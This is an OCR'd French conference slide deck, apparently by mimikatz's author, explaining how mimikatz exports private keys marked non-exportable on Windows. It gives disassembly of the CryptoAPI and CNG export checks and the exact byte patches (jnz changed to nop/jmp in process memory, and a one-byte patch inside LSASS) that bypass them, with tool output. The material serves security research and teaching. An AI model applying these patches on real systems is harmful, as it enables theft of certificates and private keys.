
- Nous allons exporter des objets non exportables
  - Sinon, quel intérêt ?

mimikatz :: crypto :: capi

- “Microsoft CryptoAPI provides a secure interface for the cryptographic functionality that is supplied by the installable cryptographic service provider (CSP) modules. CSPs perform all cryptographic operations and manage private keys CSPs can be implemented in software as well as in hardware.”
  - http://technet.microsoft.com/library/cc962093.aspx


- Les programmes (mimikatz, IIS, Active Directory , Internet Explorer, *yourappshere*…) chargent quelques librairies pour gérer les ressources cryptographiques: CSP (clés), lecteurs de cartes, token, hsm, …
  - `cryptdll.dll, rsaenh.dll, …`

- Les programmes manipulent eux mêmes les clés dans leurs contextes.



mimikatz :: crypto :: capi

Comment fonctionne l'export (PLAYSKOOL level)



mimikatz :: crypto :: capi

parceque je fais ce que je veux dans MON processus


- Quand nous voulons exporter un certificat avec sa clé (ou seulement la clé), l'exécution arrive dans **`rsaenh!CPExportKey`**
- Cette fonction fait tout le travail de déchiffrement, prépare l'export, et vérifie les propriétés de la clé pour l'export

```
.text:0AC0B7C4 test_export_or_archive:                 ; CODE XREF: CPExportKey(x,x,x,x,x,x,x)+B6↓j
.text:0AC0B7C4                 test    dword ptr [eax+8], 4001h ; CRYPT_EXPORTABLE | CRYPT_ARCHIVABLE
.text:0AC0B7CB                 jnz     continue_key_export_or_archive
.text:0AC0B7D1                 jmp     err_8009000B    ; NTE_BAD_KEY_STATE
```

```
.text:0AC1F73F test_archive:                           ; CODE XREF: CPExportKey(x,x,x,x,x,x,x)+B4B7↓j
.text:0AC1F73F                 mov     eax, [ebp+var_C]
.text:0AC1F742                 test    dword ptr [eax+8], 4000h ; CRYPT_ARCHIVABLE
.text:0AC1F749                 jnz     continue_key_export_or_archive_prepare
.text:0AC1F74F                 jmp     short err_80090003 ; NTE_BAD_KEY
```

Exportable ?

```
================ Certificat 0 ================
Numéro de série : 112169417a1c3ef46a301f99385f50680fa0
Émetteur: CN=GlobalSign CodeSigning CA - G2, O=GlobalSign nv-sa, C=BE
Objet: CN=Benjamin Delpy, C=FR
Il ne s'agit pas d'un certificat racine
Hach. cert. (sha1): ab 9e 92 b9 43 ed 47 d9 15 bc 26 93 9e 24 a5 83 03 a
  Conteneur de clé = {470ADFBA-8718-4014-B05E-B30776B75A03}
  Fournisseur = Microsoft Enhanced Cryptographic Provider v1.0
La clé privée NE PEUT PAS être exportée
Succès du test de cryptage
CertUtil : -exportPFX ÉCHEC de la commande : 0x8009000b (-2146893813)
CertUtil: Clé non valide pour l'utilisation dans l'état spécifié.
```





```
mimikatz # crypto::exportCertificates
Emplacement : 'CERT_SYSTEM_STORE_CURRENT_USER'\My
        - Benjamin Delpy
                Container Clé : {470ADFBA-8718-4014-B05E-B30776B75A03}
                Provider      : Microsoft Enhanced Cryptographic Provide
                Type          : AT_KEYEXCHANGE
                Exportabilité : NON
                Taille clé    : 2048
                Export privé dans  'CERT_SYSTEM_STORE_CURRENT_USER_My_0_Benjamin Delpy.pfx' : KO
                        (0x8009000b) Clé non valide pour l'utilisation dans l'état spécifié.
                Export public dans 'CERT_SYSTEM_STORE_CURRENT_USER_My_0_Benjamin Delpy.der' : OK
```

mimikatz :: crypto :: capi

parceque je fais ce que je veux dans MON processus

- Et donc ? Une module dans mon propre processus retourne que je ne peux pas exporter ma clé ?
- La CryptoAPI est dans mon espace mémoire, patchons!



```
.text:0AC0B7C4 test_export_or_archive:                 ; CODE XREF: CPExportKey(x,x,x,x,x,x,x,x)+B6↓j
.text:0AC0B7C4                 test    dword ptr [eax+8], 4001h ; CRYPT_EXPORTABLE | CRYPT_ARCHIVABLE
.text:0AC0B7CB                 jnz     continue_key_export_or_archive
.text:0AC0B7D1                 jmp     err_8009000B    ; NTE_BAD_KEY_STATE
```

```
.text:0AC0B7CB 0F 85 33 C7 FF FF              jnz     continue_key_export_or_archive
```

```
.text:0AC0B7CB 90                             nop
.text:0AC0B7CC E9 33 C7 FF FF                 jmp     continue_key_export_or_archive
```

```
.text:0AC1F73F test_archive:                           ; CODE XREF: CPExportKey(x,x,x,x,x,x,x,x)+B4B7↓j
.text:0AC1F73F                 mov     eax, [ebp+var_C]
.text:0AC1F742                 test    dword ptr [eax+8], 4000h ; CRYPT_ARCHIVABLE
.text:0AC1F749                 jnz     continue_key_export_or_archive_prepare
.text:0AC1F74F                 jmp     short err_80090003 ; NTE_BAD_KEY
```


```
.text:0AC1F749 0F 85 B6 3B FF FF              jnz     continue_key_export_or_archive_prepare
```

```
.text:0AC1F749 90                             nop
.text:0AC1F74A E9 B6 3B FF FF                 jmp     continue_key_export_or_archive_prepare
```

- J’ai réécris 4 octets dans mon espace mémoire (oui, tout ça)


mimikatz :: crypto :: cng

- “Cryptography API: Next Generation (CNG) is the long-term replacement for the CryptoAPI. CNG is designed to be extensible at many levels and cryptography agnostic in behavior.”
  - http://msdn.microsoft.com/library/windows/desktop/aa376210.aspx
- “To comply with common criteria (CC) requirements, **the long-lived keys must be isolated so that they are never present in the application process**. CNG currently supports the storage of asymmetric private keys by using the Microsoft software KSP that is included with Windows Server 2008 and Windows Vista and installed by default.”
- Cette fois ci, les opérations ne sont plus effectués dans le contexte utilisateur !
- Les processus accident en **RPC** aux function du service “Key isolation service” (**`keyiso`**)
- Cela semble bien plus sécurisé que la CryptoAPI
  - Ça l’est, mais ce n’est pas parfait



mimikatz :: crypto :: cng

Comment fonctionne l'export (PLAYSKOOL level)



mimikatz :: crypto :: cng

parceque je fais ce que je veux dans LSASS aussi =)

- Cette fois ci, les vérifications sont faites dans le processus LSASS
  - Et alors ?



```
.text:6C81520C                  test    byte ptr [ecx+20h], 2 ; NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG
.text:6C815210                  jnz     short continue_key_export
.text:6C815212                  cmp     [ebp+var_14], eax
.text:6C815215                  jz      short err_80090029
.text:6C815217                  push    [ebp+arg_10]
.text:6C81521A                  push    ecx
.text:6C81521B                  call    _SPPkcs8IsKeyExportable@8 ; SPPkcs8IsKeyExportable(x,x)
.text:6C815220                  test    eax, eax
.text:6C815222                  jnz     short continue_key_export
.text:6C815224
.text:6C815224 err_80090029:                            ; CODE XREF: SPCryptExportKey(x,x,x,x,x,x,x,x,x,x)+6BDlj
.text:6C815224                  mov     esi, 80090029h  ; NTE_NOT_SUPPORTED
.text:6C815229                  jmp     loc_6C8152F2
.text:6C81522E ; ---------------------------------------------------------------------------
.text:6C81522E
.text:6C81522E continue_key_export:                     ; CODE XREF: SPCryptExportKey(x,x,x,x,x,x,x,x,x,x)+6AFlj
```

```
.text:6C815210 75 1C                    jnz     short continue_key_export
```

```
.text:6C815210 EB 1C                    jmp     short continue_key_export
```

- Je vais réécrire 1 octet dans LSASS

Demo !


Administra...
This PC
Network
Recycle Bin
Control Panel
Win32
vmshare
mimikatz 2.0 alpha x86 (oe.eo)
.#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.## ^ ##.
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
mimikatz # coffee
mimikatz # markruss
Sorry you guys don't get it.
mimikatz #
Windows Technical Preview for Enterprise
Evaluation copy. Build 9879
FRA
03:08

Kernel time !

That's all Folks!

RéSIST

- blog http://blog.gentilkiwi.com
- mimikatz http://blog.gentilkiwi.com/mimikatz
- source https://github.com/gentilkiwi/mimikatz (en Anglais, mais avec un début de Wiki)
- contact @gentilkiwi / benjamin@gentilkiwi.com